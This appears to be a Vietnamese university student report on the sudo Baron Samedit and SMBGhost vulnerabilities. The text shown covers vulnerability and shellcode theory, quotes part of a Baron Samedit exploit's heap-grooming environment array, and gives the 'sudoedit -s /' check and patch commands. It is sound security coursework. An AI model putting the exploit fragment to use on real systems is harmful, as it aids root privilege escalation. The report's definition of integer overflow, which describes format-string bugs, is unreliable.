|  |
| --- |
| BAN CƠ YẾU CHÍNH PHỦ  **HỌC VIỆN KỸ THUẬT MẬT MÃ**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯  Logo HvKTMM |
| **BÁO CÁO**  **MÔN: KHAI THÁC LỖ HỔNG PHẦN MỀM**  **KHAI THÁC LỖ HỔNG**  **CVE-2021-3156 (BARON SAMEDIT) VÀ CVE-2020-0796 (SMBGHOST) SỬ DỤNG SHELLCODE** |
| |  |  |  | | --- | --- | --- | | *Nhóm sinh viên thực hiện:* | Nhóm 9 |  | |  | Nguyễn Minh Tài | AT180143 | |  | Nguyễn Thùy Linh | AT180130 | |  | Đinh Tiến Hoàng | AT180120 | |  | Bùi Quang Bình | AT170505 | |  | Trần Thị Ngọc Anh | AT150503 | |  | Nguyễn Thị Huyền My | AT150539 |   *Người hướng dẫn*:  **ThS. Lê Anh Tú**  Hà Nội, 2024 |

# MỤC LỤC

[MỤC LỤC 2](#_Toc185277760)

[DANH MỤC HÌNH VẼ i](#_Toc185277761)

[LỜI NÓI ĐẦU iii](#_Toc185277762)

[CHƯƠNG 1. CƠ SỞ LÝ THUYẾT 1](#_Toc185277763)

[1.1 Tổng quan về lỗ hổng phần mềm 1](#_Toc185277764)

[1.1.1 Lỗ hổng bảo mật 1](#_Toc185277765)

[1.1.2 Nguyên nhân gây ra lỗ hổng 2](#_Toc185277766)

[1.1.3 Các phương thức đảm bảo an toàn thông tin cho hệ thống 4](#_Toc185277767)

[1.2 Tổng quan về Shellcode 4](#_Toc185277768)

[1.2.1 Khái niệm về shellcode 4](#_Toc185277769)

[1.2.2 Phân loại shellcode 5](#_Toc185277770)

[1.2.3 Bảo mật và Phòng chống Shellcode 6](#_Toc185277771)

[1.2.4 Các công cụ phổ biến liên quan đến Shellcode 7](#_Toc185277772)

[CHƯƠNG 2. NGHIÊN CỨU VỀ LỖ HỔNG 8](#_Toc185277773)

[2.1 CVE-2021-3156 (Baron Samedit) 8](#_Toc185277774)

[2.1.1 Mô tả 8](#_Toc185277775)

[2.1.2 Nguyên nhân xảy ra 10](#_Toc185277776)

[2.1.3 Cách khắc phục lỗ hổng 12](#_Toc185277777)

[2.2 CVE-2020-0796 (SMBGhost) 13](#_Toc185277778)

[2.2.1 Mô tả 13](#_Toc185277779)

[2.2.2 Nguyên nhân xảy ra 14](#_Toc185277780)

[2.2.3 Cách khắc phục lỗ hổng 19](#_Toc185277781)

[CHƯƠNG 3. TRIỂN KHAI THỰC NGHIỆM 23](#_Toc185277782)

[3.1 CVE-2021-3156 (Baron Samedit) 23](#_Toc185277783)

[3.1.1 Xây dựng phòng thực nghiệm 23](#_Toc185277784)

[3.1.2 Tiến hành thực nghiệm 24](#_Toc185277785)

[3.2 CVE-2020-0796 (SMBGhost) 32](#_Toc185277786)

[3.2.1 Mô hình 32](#_Toc185277787)

[3.2.2 Kịch bản 33](#_Toc185277788)

[3.2.3 Tiến hành thực nghiệm 33](#_Toc185277789)

[KẾT LUẬN 40](#_Toc185277790)

[TÀI LIỆU THAM KHẢO 42](#_Toc185277791)

# DANH MỤC HÌNH VẼ

[Hình 1. 1 Shellcode 5](#_Toc183967939)

[Hình 2. 1 CVE-2021-3156 (Baron Samedit) 9](#_Toc185277493)

[Hình 2. 2 Lỗ hổng SMBGost CVE-2020-0796 14](#_Toc185277494)

[Hình 2. 3 SMB2 COMPRESSION\_TRANSFORM\_HEADER 15](#_Toc185277495)

[Hình 2. 4 Disassembly được chú thích của Hàm Liên quan Phía Máy Chủ -1 16](#_Toc185277496)

[Hình 2. 5 Disassembly được chú thích của Hàm Liên quan Phía Máy Chủ - 2 17](#_Toc185277497)

[Hình 2. 6 Disassembly được chú thích của Hàm Liên quan Phía Máy Khách - 1 18](#_Toc185277498)

[Hình 2. 7 SMB3 qua cổng 445. 18](#_Toc185277499)

[Hình 2. 8 SMB Compression Transform Header 18](#_Toc185277500)

[Hình 2. 9 Buffer Overflow 19](#_Toc185277501)

[Hình 3. 1 Máy Ubuntu 18](#_Toc184042059)

[Hình 3. 2 Phiên bản Sudo 19](#_Toc184042060)

[Hình 3. 3 Chuỗi shellcode được trích xuất sau khi biên dịch assembly 21](#_Toc184042061)

[Hình 3. 4 Mã thực thi chứa shellcode (shellcode.c) 21](#_Toc184042062)

[Hình 3. 5 Các câu lệnh biên dịch file thực thi 26](#_Toc184042063)

[Hình 3. 6 Lấy được shell với quyền root sau khi chạy mã thực thi 26](#_Toc184042064)

[Hình 3. 7 Mô hình thực nghiệm CVE-2020-0796 27](#_Toc184042065)

[Hình 3. 8 Dò quét các VM trong vùng mạng nội bộ 28](#_Toc184042066)

[Hình 3. 9 Dò quét thông tin OS các VM 29](#_Toc184042067)

[Hình 3. 10 Chương trình kiểm tra lỗ hổng SMBGhost 29](#_Toc184042068)

[Hình 3. 11 Kiểm tra khả năng khai thác lỗ hổng SMBGhost trên Target 30](#_Toc184042069)

[Hình 3. 12 Chương trình khai thác lỗ hổng SMBGhost 30](#_Toc184042070)

[Hình 3. 13 Payload khai thác trên Windows 64-bit 31](#_Toc184042071)

[Hình 3. 14 Lắng nghe kết nối đến trên máy Attacker 32](#_Toc184042072)

[Hình 3. 15 Kết quả khai thác lỗ hổng SMBGhost 32](#_Toc184042073)

[Hình 3. 16 RCE thành công với quyền system trên máy mục tiêu 34](#_Toc184042074)

# LỜI NÓI ĐẦU

Trong bối cảnh an ninh mạng ngày càng trở thành một vấn đề quan trọng, việc phát hiện và khắc phục các lỗ hổng bảo mật là một nhiệm vụ không thể thiếu đối với các chuyên gia và tổ chức. Những lỗ hổng này có thể bị khai thác để tấn công hệ thống, gây ra thiệt hại nghiêm trọng nếu không được xử lý kịp thời. Trong đó, CVE-2020-0796 (SMBGhost) và CVE-2021-3156 (Baron Samedit) là hai lỗ hổng bảo mật nổi bật, gây ra nhiều lo ngại cho người dùng và các tổ chức toàn cầu.

CVE-2020-0796, hay còn gọi là SMBGhost, là một lỗ hổng nghiêm trọng trong giao thức SMBv3, cho phép kẻ tấn công thực thi mã độc từ xa mà không cần sự tương tác của người dùng. Lỗ hổng này có thể làm suy yếu an ninh của hệ thống, đặc biệt là đối với các máy chủ Windows.

CVE-2021-3156 (Baron Samedit) là một lỗ hổng trong công cụ sudo trên hệ điều hành Unix và Linux, cho phép kẻ tấn công vượt qua cơ chế phân quyền để thực thi các lệnh với quyền root mà không cần mật khẩu. Đây là một lỗ hổng có thể ảnh hưởng đến hàng triệu máy tính và thiết bị sử dụng hệ điều hành Linux và Unix.

Việc nghiên cứu, phân tích và hiểu rõ về các lỗ hổng bảo mật này không chỉ giúp chúng ta nâng cao nhận thức về nguy cơ mà còn cung cấp cơ sở để triển khai các biện pháp phòng ngừa hiệu quả, bảo vệ hệ thống khỏi các cuộc tấn công mạng tiềm ẩn.

Nội dung đề tài có cấu trúc như sau:

CHƯƠNG 1: Cơ sở lý thuyết

CHƯƠNG 2: Nghiên cứu về lỗ hổng

CHƯƠNG 3: Triển khai thực nghiệm

Chúng em xin gửi lời cảm ơn chân thành tới các thầy cô học viện Kỹ thuật Mật mã đã nhiệt tình giảng dạy và truyền đạt kiến thức cho em trong quá trình học tập tại trường.

Nhóm chúng em xin gửi lời cảm ơn sâu sắc tới thầy Lê Anh Tú, cảm ơn thầy đã tận tình theo sát và chỉ dẫn cho nhóm chúng em trong quá trình thực hiện đề tài này.

Trong quá trình tìm hiểu và thực hiện đề tài, nhóm chúng em xin chân thành cảm ơn các bạn trong lớp đã nhiệt tình góp ý và giúp đỡ nhóm rất nhiều. Những sự hỗ trợ đó đã giúp nhóm chúng em hoàn thành đề tài một cách tốt nhất có thể.

Tuy nhiên, do kiến thức còn hạn chế, nhóm chúng em không thể tránh khỏi một số thiếu sót trong việc xây dựng thực nghiệm, trình bày cũng như các chi tiết kỹ thuật khác. Vì vậy, nhóm chúng em rất mong nhận được sự đóng góp, ý kiến phản hồi từ quý thầy cô để đề tài có thể hoàn thiện hơn và đạt được kết quả tốt nhất. Chúng em rất trân trọng sự hỗ trợ và góp ý của thầy cô trong suốt quá trình thực hiện đề tài này.

Một lần nữa nhóm chúng em xin chân thành cảm ơn.

|  |  |
| --- | --- |
|  | **T/M NHÓM SINH VIÊN THỰC HIỆN** |

# CƠ SỞ LÝ THUYẾT

## Tổng quan về lỗ hổng phần mềm

### Lỗ hổng bảo mật

Lỗ hổng phần mềm (software vulnerability) là các điểm yếu trong phần mềm, hệ điều hành hoặc ứng dụng mà kẻ tấn công có thể khai thác để thực hiện các hành vi xâm nhập hoặc gây thiệt hại cho hệ thống. Những lỗ hổng này có thể tồn tại trong mã nguồn, cấu hình phần mềm, hoặc trong quá trình tương tác giữa các hệ thống. Khi được khai thác, lỗ hổng có thể dẫn đến các cuộc tấn công nguy hiểm, từ việc chiếm quyền điều khiển hệ thống đến việc đánh cắp thông tin nhạy cảm. Các lỗ hổng phần mềm thường được phân loại theo mức độ nghiêm trọng sử dụng hệ thống điểm như CVE (Common Vulnerabilities and Exposures) hoặc CVSS (Common Vulnerability Scoring System)

Hầu hết các lỗ hổng được biết đến đều liên quan đến cách xử lý không đúng các đầu vào trước khi sử dụng chúng trong chương trình, chúng có thể tạo ra hành vi không mong muốn của hệ thống. Một số lỗ hổng phần mềm cụ thể được biết đến và thường gặp như:

Tràn bộ đệm (Buffer overflow): lỗ hổng này xảy ra khi phần mềm ghi dữ liệu vượt quá vùng bộ nhớ được cấp phát cho nó, dẫn đến việc ghi đè lên các dữ liệu quan trọng hoặc mã lệnh trong bộ nhớ. Kẻ tấn công có thể lợi dụng lỗ hổng này để chèn mã độc và thực thi mã đó, điều khiển hệ thống mục tiêu.

Lỗ hổng thực thi mã từ xa (Remote Code Execution - RCE): lỗ hổng này cho phép kẻ tấn công thực thi mã độc trên máy tính từ xa, mà không cần quyền truy cập vật lý vào hệ thống. Đây là một trong những loại lỗ hổng nguy hiểm nhất vì nó cho phép kẻ tấn công chiếm quyền điều khiển máy tính mục tiêu

XSS (Cross-Site Scripting): là một trong những tấn công phổ biến và dễ bị tấn công nhất mà tất cả những người kiểm thử có kinh nghiệm đều biết đến. Nó được coi là một trong những tấn công nguy hiểm nhất đối với các ứng dụng web và có thể mang lại những hậu quả nghiêm trọng. Tấn công XSS là một đoạn mã độc, để khai thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía Client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua truy cập và mạo danh người dùng.

SQL Injection: xảy ra khi ứng dụng web cho phép kẻ tấn công tiêm mã SQL vào các câu lệnh truy vấn cơ sở dữ liệu. Điều này có thể dẫn đến việc lộ thông tin nhạy cảm, xóa dữ liệu hoặc thậm chí thay đổi cấu trúc cơ sở dữ liệu.

Lỗi chuỗi định dạng (Format string): xảy ra khi dữ liệu bên ngoài được cung cấp cho một hàm xuất ra như một đối số chuỗi định dạng. Hàm xuất ra, ví dụ như printf trong ngôn ngữ C, tạo ra một đầu ra dựa trên các chỉ thị của chuỗi định dạng, một số chỉ thị có thể ghi vào các vị trí bộ nhớ. Do đó, kẻ tấn công có thể sử dụng hàm printf để viết code độc hại và thay đổi quy trình kiểm soát để thực thi nó.

Tràn số nguyên (Integer Overflows): xảy ra khi dữ liệu từ người dùng (hoặc các nguồn không đáng tin cậy) được cung cấp trực tiếp cho một hàm xuất ra như printf trong C mà không được kiểm tra hoặc xử lý đúng cách. Các hàm này thường sử dụng một chuỗi định dạng để xác định cách dữ liệu sẽ được hiển thị hoặc ghi vào bộ nhớ, và nếu chuỗi định dạng được chỉnh sửa một cách tinh vi bởi kẻ tấn công, nó có thể dẫn đến các hành vi không mong muốn.

### Nguyên nhân gây ra lỗ hổng

Có vô số cách thức để tấn công một hệ thống thông tin, từ cách tấn công vào các điểm yếu thuộc về phần mềm (lỗi thiết kế, lập trình phần mềm, hệ điều hành), các điểm yếu về công nghệ (các lỗi thuộc về phần cứng, giao thức mạng) cho đến các điểm yếu về con người (ý thức bảo mật kém, không hiểu biết về bảo mật).

Lỗi được coi là lỗi nguy hiểm nhất là lỗi bỏ sót, cố tình bỏ qua: Khi lập trình, các cảnh báo và lỗi do trình biên dịch đưa ra thường bị bỏ qua và nó có thể dẫn đến những sự việc không đáng có, ví dụ như tràn bộ đệm. Khi người dùng vô tình (hay cố ý) sử dụng các đầu vào không hợp lý thì chương trình sẽ xử lý sai, hoặc dẫn đến việc bị khai thác, đổ vỡ. Lập trình viên phải luôn luôn cập nhật thông tin, các lỗi bị khai thác, cách phòng chống, sử dụng phương thức lập trình an toàn. Một cách tốt nhất để phòng tránh là sử dụng chính sách “least privilege” (có nghĩa là ít quyền hạn nhất có thể). Người dùng sẽ chỉ được xử lý, truy cập đến một số vùng thông tin nhất định.

Tính bảo mật thấp của một số ngôn ngữ lập trình: Bởi vì các website ở Việt Nam được lập trình bằng ngôn ngữ lập trình PHP và WordPress nên nếu các lập trình viên nhầm lẫn giữa 2 phương thức bảo mật là GET và POST thì website sẽ có thể bị để ý đến. Trên thực tế, có những website có thể thiết kế bằng những phần mềm đơn giản mà người không cần có quá nhiều kiến thức về lập trình cũng có thể làm được. Bởi vì cú pháp và chức năng dựng website đơn giản nên dẫn đến tính bảo mật chưa cao. Đặc biệt là những phần mềm SEO miễn phí hay các plugin cũng bị các hacker tận dụng để nhắm đến website.

Lỗ hổng trong XSS, session: Thông qua việc gửi đường dẫn (link) đến session, user name, một khi người dùng nhấp vào thì website sẽ nhiễm virus. Khi đã bị lỗi này thì website sẽ bị hacker nắm quyền điều khiển và tấn công cả những site khác. Đây là hình thức tấn công gây ra lỗ hổng bảo mật website có tính nguy hiểm cao nhưng khả năng khai thác thấp vì cần phải lừa được người dùng nhấp vào đường link.

Do lỗ hổng bảo mật trong database (cơ sở dữ liệu), kết nối web 2.0, AJAX, Javascript: Nguyên nhân gây ra lỗ hổng bảo mật website có thể là những lỗi bảo mật website hay gặp trong Javascript. Những lỗi bảo mật này có thể được gây ra bởi việc vô tình sử dụng toán tử gán, nhầm lẫn giữa phép nối và phép cộng, câu lệnh return, dùng dấu không chính xác.

Một số nguyên nhân khác như:

* Phương pháp phi kỹ thuật: Khai thác nhằm vào điểm yếu con người. Con người trực tiếp quản lý phần mềm, hệ thống, nên họ nắm nhiều thông tin quan trọng. Người tấn công tìm hiểu thói quen, thông tin của nạn nhân để đánh lừa khai thác thông tin cần thiết từ nạn nhân.
* Tấn công từ chối dịch vụ: Nếu như không thể đánh cắp quyền truy cập của người dùng, tin tặc sẽ tấn công từ chối dịch vụ làm hệ thống không thể hoạt động trong một khoảng thời gian
* Lây lan mã độc: Có rất nhiều loại mã độc có thể kể đến như: virus, sâu máy tính, trojan horse, logic bomb… Khi đã xâm nhập vào máy nạn nhân, mã độc có thể: mở cổng sau (back door) để kẻ tấn công có thể truy cập và làm mọi việc trên máy nạn nhân; ghi lại thông tin sử dụng máy tính (thao tác bàn phím, thông tin đăng nhập…).

### Các phương thức đảm bảo an toàn thông tin cho hệ thống

Trong Để bảo vệ hệ thống khỏi các lỗ hổng phần mềm, có một số biện pháp chủ yếu bao gồm:

* Cập nhật và vá lỗi: Luôn duy trì các bản vá bảo mật mới nhất và cập nhật phần mềm thường xuyên để sửa các lỗ hổng đã được phát hiện.
* Kiểm tra bảo mật (Penetration Testing): Thực hiện các cuộc kiểm tra bảo mật để phát hiện các lỗ hổng và tìm cách khắc phục chúng.
* Mã hóa và xác thực: Áp dụng các phương pháp mã hóa mạnh mẽ để bảo vệ thông tin và sử dụng xác thực đa yếu tố (2FA) để tăng cường bảo mật.
* Quản lý quyền truy cập: Hạn chế quyền truy cập của người dùng và ứng dụng để giảm thiểu nguy cơ khai thác lỗ hổng.
* Giám sát và phát hiện: Sử dụng công cụ giám sát hệ thống để phát hiện hoạt động bất thường có thể là dấu hiệu của việc khai thác lỗ hổng.

## Tổng quan về Shellcode

### Khái niệm về shellcode

*Shellcode* là mã máy tính được viết bằng ngôn ngữ Assembly và được sử dụng trong các tấn công mã độc máy tính. Nó được chèn vào một chương trình hoặc tập tin để thực hiện một hành động xấu nhất định trên máy tính của người dùng.

Khi một chương trình hoặc tập tin chứa Shellcode được chạy, nó sẽ thực hiện mã Assembly để tấn công máy tính. Mã Assembly này có thể làm bất cứ điều gì như gây thiệt hại cho hệ thống, tấn công dữ liệu, chiếm quyền quản trị hay cấp quyền truy cập vào máy tính của người dùng.



Hình 1. 1 Shellcode

* Mục đích sử dụng: Shellcode thường được sử dụng trong các cuộc tấn công khai thác (exploitation) để:
* Chiếm quyền điều khiển hệ thống.
* Truy cập trái phép dữ liệu.
* Thực hiện các hành động phá hoại hoặc xâm nhập sâu hơn.
* Cách hoạt động: Shellcode thường được chèn vào bộ nhớ của ứng dụng hoặc hệ thống mục tiêu thông qua các kỹ thuật như:
* Buffer Overflow.
* Heap Spray.
* Return Oriented Programming (ROP).

### Phân loại shellcode

* Local Shellcode:
* Sử dụng trong các cuộc tấn công cục bộ trên hệ thống mà kẻ tấn công đã có quyền truy cập.
* Ví dụ: Tăng quyền (privilege escalation) hoặc khai thác lỗi phần mềm.
* Remote Shellcode
* Được gửi từ xa qua mạng đến hệ thống mục tiêu.
* Thường kết hợp với các giao thức như HTTP, TCP, UDP để khai thác.
* Bind Shellcode
* Mở một cổng trên máy nạn nhân, cho phép kẻ tấn công kết nối đến từ xa.
* Yêu cầu máy nạn nhân không bị bảo vệ bởi firewall chặn cổng.
* Reverse Shellcode
* Máy nạn nhân tự kết nối ngược về máy kẻ tấn công, thường qua một cổng do kẻ tấn công chỉ định.
* Dễ vượt qua firewall hơn so với bind shell.
* Staged và Stageless Shellcode
* Staged Shellcode: Tải từng phần mã nhỏ và sau đó tải thêm phần tiếp theo khi cần.
* Stageless Shellcode: Toàn bộ mã được thực thi một lần.

### Bảo mật và Phòng chống Shellcode

Các cơ chế bảo mật:

* ASLR (Address Space Layout Randomization): Ngẫu nhiên hóa vị trí bộ nhớ, gây khó khăn cho shellcode.
* DEP (Data Execution Prevention): Ngăn thực thi mã trong các vùng nhớ dữ liệu.
* Stack Canaries: Dùng giá trị kiểm tra (canary) để phát hiện thay đổi stack bất thường.
* Control Flow Integrity (CFI): Xác minh luồng thực thi hợp lệ.

Lỗi tràn bộ đệm đã được biết đến từ lâu và con số này tăng lên đáng kể theo thời gian. Năm 2017, 2018 theo thống kê từ cơ sở dữ liệu CVE tại NIST khiến nhiều người choáng ngợp vì so với từ 2010 đến 2016 chênh lệch quá nhiều.

Như vậy có thể thấy có nhiều code không an toàn và để bảo vệ hệ thống của mình khỏi các khai thác liên quan đến shellcode bạn cần bảo mật nhiều lớp. Bên cạnh lớp tường lửa mạnh mẽ, bền bỉ thì cần kiểm soát thiết bị để tránh những kết nối nguy hiểm.

Đặc biệt để nắm bắt những hành động độc hại trước và sau thực thi bạn nên ứng dụng Al tĩnh. Machine Learning sẽ giúp phát hiện hành vi nguy hiểm và ngăn chặn mọi âm mưu để không gây ra thiệt hại nào.

### Các công cụ phổ biến liên quan đến Shellcode

Tạo và sử dụng shellcode:

* Metasploit Framework: Khai thác và tạo shellcode mạnh mẽ.
* Msfvenom: Tạo shellcode tùy chỉnh.

Debug và kiểm tra:

* Immunity Debugger, OllyDbg, GDB: Phân tích shellcode.
* IDA Pro: Công cụ dịch ngược mã.

# NGHIÊN CỨU VỀ LỖ HỔNG

## CVE-2021-3156 (Baron Samedit)

### Mô tả

Sudo (Substitute User Do hoặc Super User Do) là một chương trình trên các hệ điều hành Unix/Linux. Chương trình này cho phép quản trị viên hệ thống cấp quyền truy cập đặc quyền (thường là root) cho người dùng thông thường mà vẫn duy trì nguyên tắc đặc quyền tối thiểu và đảm bảo an toàn cho toàn bộ hệ thống. Người dùng sử dụng sudo chỉ thực hiện được các nhiệm vụ cụ thể được cấp phép mà không ảnh hưởng đến các phần khác của hệ thống.

Khi sử dụng sudo, người dùng thông thường có thể thực thi các lệnh với quyền cao hơn nếu được cấu hình trong file sudoers. File này là nơi mà quản trị viên định nghĩa các quyền hạn cụ thể, chẳng hạn như người dùng nào được chạy lệnh nào và dưới quyền của tài khoản nào. Ngoài việc cấp quyền root, sudo cũng có thể được thiết lập để cho phép người dùng thực hiện các lệnh với tư cách một tài khoản khác mà không cần tiết lộ mật khẩu root. Điều này giúp bảo vệ tính bảo mật của tài khoản siêu người dùng quan trọng này.


Một trong những đặc điểm nổi bật của sudo là khả năng ghi nhật ký. Mỗi lệnh được thực thi thông qua sudo đều được ghi lại, bao gồm thông tin về lệnh, thời gian thực hiện và người thực hiện. Tính năng này không chỉ hỗ trợ quản trị viên theo dõi các hành động trên hệ thống mà còn cung cấp thông tin quan trọng để điều tra nếu có sự cố xảy ra.

Sudo hoạt động dựa trên nguyên tắc cấp quyền đủ để người dùng hoàn thành nhiệm vụ của họ. Ví dụ, thay vì cấp toàn quyền root, quản trị viên có thể cho pháp một người dùng chỉ khởi động lại dịch vụ hoặc xem nhật ký hệ thống. Điều này không chỉ hạn chế quyền truy cập vào các phần không cần thiết mà còn giảm thiểu rủi ro tiềm tàng nếu tài khoản bị tấn công.

Tuy nhiên, sudo cũng có thể trở thành một mối nguy hiểm nếu không được quản lý cẩn thận. Cấu hình không đúng trong file sudoers có thể dẫn đến cấp quyền quá mức, tạo điều kiện cho người dùng lạm dụng quyền hạn.

Vào tháng 2 năm 2021, các nhà nghiên cứu của Qualys đã công bố về lỗ hổng bảo mật nghiêm trọng trong Sudo, còn gọi là Baron Samedit hay được định danh là CVE-2021-3156.

Đây là một lỗi tràn bộ đệm trong bộ nhớ heap, có thể bị khai thác bởi người dùng cục bộ (bao gồm người dùng thông thường và người dùng hệ thống, được liệt kê trong danh sách sudoer hoặc không). Lỗ hổng này cho phép bất kỳ người dùng không có đặc quyền nào (unprivileged user) nâng cấp đặc quyền lên root và kiểm soát hoàn toàn hệ thống.



Hình 2. 1 CVE-2021-3156 (Baron Samedit)

### Nguyên nhân xảy ra

Lỗ hổng CVE-2021-3156 đã tồn tại gần một thập kỷ, xuất hiện từ tháng 7 năm 2011 thông qua commit 8255ed69. Nó ảnh hưởng đến các phiên bản cũ từ 1.8.2 đến 1.8.31p2 hay các phiên bản mới từ 1.9.0 đến 1.9.5p1 trong cấu hình mặc định.

Điểm đáng chú ý của lỗ hổng này là nó không yêu cầu quyền sudo trước đó và hoạt động ngay trên cấu hình mặc định. Điều này khiến nó trở nên nguy hiểm hơn vì bất kỳ người dùng thông thường nào trên hệ thống cũng có thể khai thác để đạt được quyền root.

Nguyên nhân gốc rễ của lỗ hổng này nằm ở cơ chế phân tích cú pháp các chuỗi đầu vào của sudo. Khi nhận được các tham số từ dòng lệnh, sudo không kiểm tra cẩn thận cách xử lý các ký tự escape (\). Kẻ tấn công có thể lợi dụng lỗi này bằng cách gửi một chuỗi đầu vào được định dạng đặc biệt, khiến dữ liệu vượt quá kích thước của vùng nhớ được cấp phát trên heap. Vùng dữ liệu dư thừa này sẽ ghi đè lên các khu vực bộ nhớ liền kề, gây ra hiện tượng tràn bộ nhớ. Đây là một trong những lỗ hổng nghiêm trọng nhất vì nó có thể thay đổi luồng điều khiển của chương trình và cho phép thực thi mã độc.

Để hiểu rõ hơn, xét 1 đoạn mã trong mã khai thác:

char\* envp[] = {

overflow,

"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",

"XXXXXXX\\",

"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",

"\\", "\\", "\\", "\\", "\\", "\\", "\\",

"x/x\\",

"Z",

messages,

telephone,

measurement,

NULL};

Đây là chuỗi overflow được khởi tạo với các ký tự “X”, nhằm tạo ra một bộ đệm tràn. Mục tiêu là làm cho bộ nhớ được ghi đè và tạo ra một khoảng trống hoặc vị trí mà cấu trúc service\_user có thể bị ghi đè.

Các chuỗi như “\”, “\”, “\”,… là những chuối chứa ký tự gạch chéo ngược được sử dụng để tác động lên bộ nhớ heap, một vùng nhớ dùng cho các đối tượng động trong quá trình thực thi chương trình. Khi các chuỗi này được đưa vào môi trường dưới dạng các biến môi trường, chúng có tác dụng điều chỉnh bộ nhớ heap (heap Fng Shui), giúp di chuyển các cấu trúc dữ liệu quan trọng vào vị trí có thể bị ghi đè. Ngoài ra, các chuỗi này còn có chức năng viết ký tự null vào bộ nhớ, giúp tránh các lỗi hoặc sự cố khi khai thác.

Một chuỗi quan trọng khác là "XXXXXXX\:", có thể thay đổi vị trí của bộ nhớ heap hoặc ghi đè lên các phần bộ nhớ cụ thể, sao cho khi bộ đệm bị tràn, các dữ liệu quan trọng (như cấu trúc service\_user) bị ghi đè một cách chính xác. Trong đó, chuỗi "x/x\" có ý nghĩa đặc biệt, vì khi bị ghi đè vào cấu trúc service\_user, nó sẽ thay thế trường name của cấu trúc này bằng đường dẫn đến thư viện độc hại (x/x\), cho phép thực thi mã độc.

Các biến môi trường như “LC\_MESSAGES”, “LC\_TELEPHONE” và ”LC\_MEASUREMENT” có thể ảnh hưởng đến cách phân bổ bộ nhớ heap, giúp điều khiển vị trí bộ nhớ trong quá trình khai thác. Cuối cùng, một chuỗi kết thúc, chẳng hạn như "Z", sẽ được thêm vào để điều khiển kích thước bộ đệm hoặc kết thúc việc thay đổi môi trường, giúp hoàn thành quá trình khai thác mà không gặp phải lỗi hoặc sự cố bộ nhớ.

Một vấn đề khác là cách sudo quản lý bộ nhớ. Trong quá trình xử lý đầu vào, sudo sử dụng các vùng nhớ tạm thời trên heap để lưu trữ dữ liệu. Tuy nhiên, do không có biện pháp kiểm tra đủ mạnh, dữ liệu vượt qua giới hạn này sẽ ghi đè lên các phần bộ nhớ quan trọng, mở đường cho thực thi mã độc.

Các nhà nghiên cứu từ Qualys đã xác minh việc khai thác thành công trên các hệ điều hành phổ biến như Ubuntu 20.04 (Sudo 1.8.31), Debian 10 (Sudo 1.8.27), Fedora 33 (Sudo 1.9.2). Bên cạnh đó, macOS, AIX, và Solaris cũng được báo cáo là dễ bị ảnh hưởng, cùng với các bản phân phói Unix/Linux.

### Cách khắc phục lỗ hổng

Phương pháp đơn giản và hiệu quả nhất để khắc phục lỗ hổng trên là cập nhật sudo lên phiên bản mới nhất. Phiên bản đã vá lỗi là 1.8.32 (cho các phiên bản legacy) và 1.9.5p2 (cho các phiên bản ổn định). Việc nâng cấp lên các phiên bản này sẽ giúp hệ thống không còn bị ảnh hưởng bởi lỗ hổng và giảm thiểu rủi ro bị khai thác. Quản trị viên có thể thực hiện việc cập nhật thông qua các lệnh sau tùy thuộc vào hệ điều hành sử dụng:

* Đối với Debian/Ubuntu: sudo apt update && sudo apt install sudo
* Đối với CentOS/RHEL: sudo yum update sudo
* Đối với Fedora: sudo dnf update sudo
* Đối với macOS (nếu sử dụng Homebrew): brew upgrade sudo

Sau khi cập nhật, quản trị viên có thể kiểm tra lại phiên bản sudo thông qua lệnh “sudo –version”. Nếu hệ thống đang sử dụng phiên bản đá vá thì hệ thống đã an toàn.

Trước khi cập nhật, quản trị viên có thể kiểm tra xem hệ thống có dễ bị tấn công hay không. Một trong những cách đơn giản để kiểm tra là sử dụng lệnh “sudoedit –s /”. Nếu hệ thống trả về thông báo lỗi như “Segmentation fault” hoặc “Memory corruption”, điều đó có nghĩa là sudo của bạn đang bị ảnh hưởng và cần phải được cập nhật ngay lập tức.

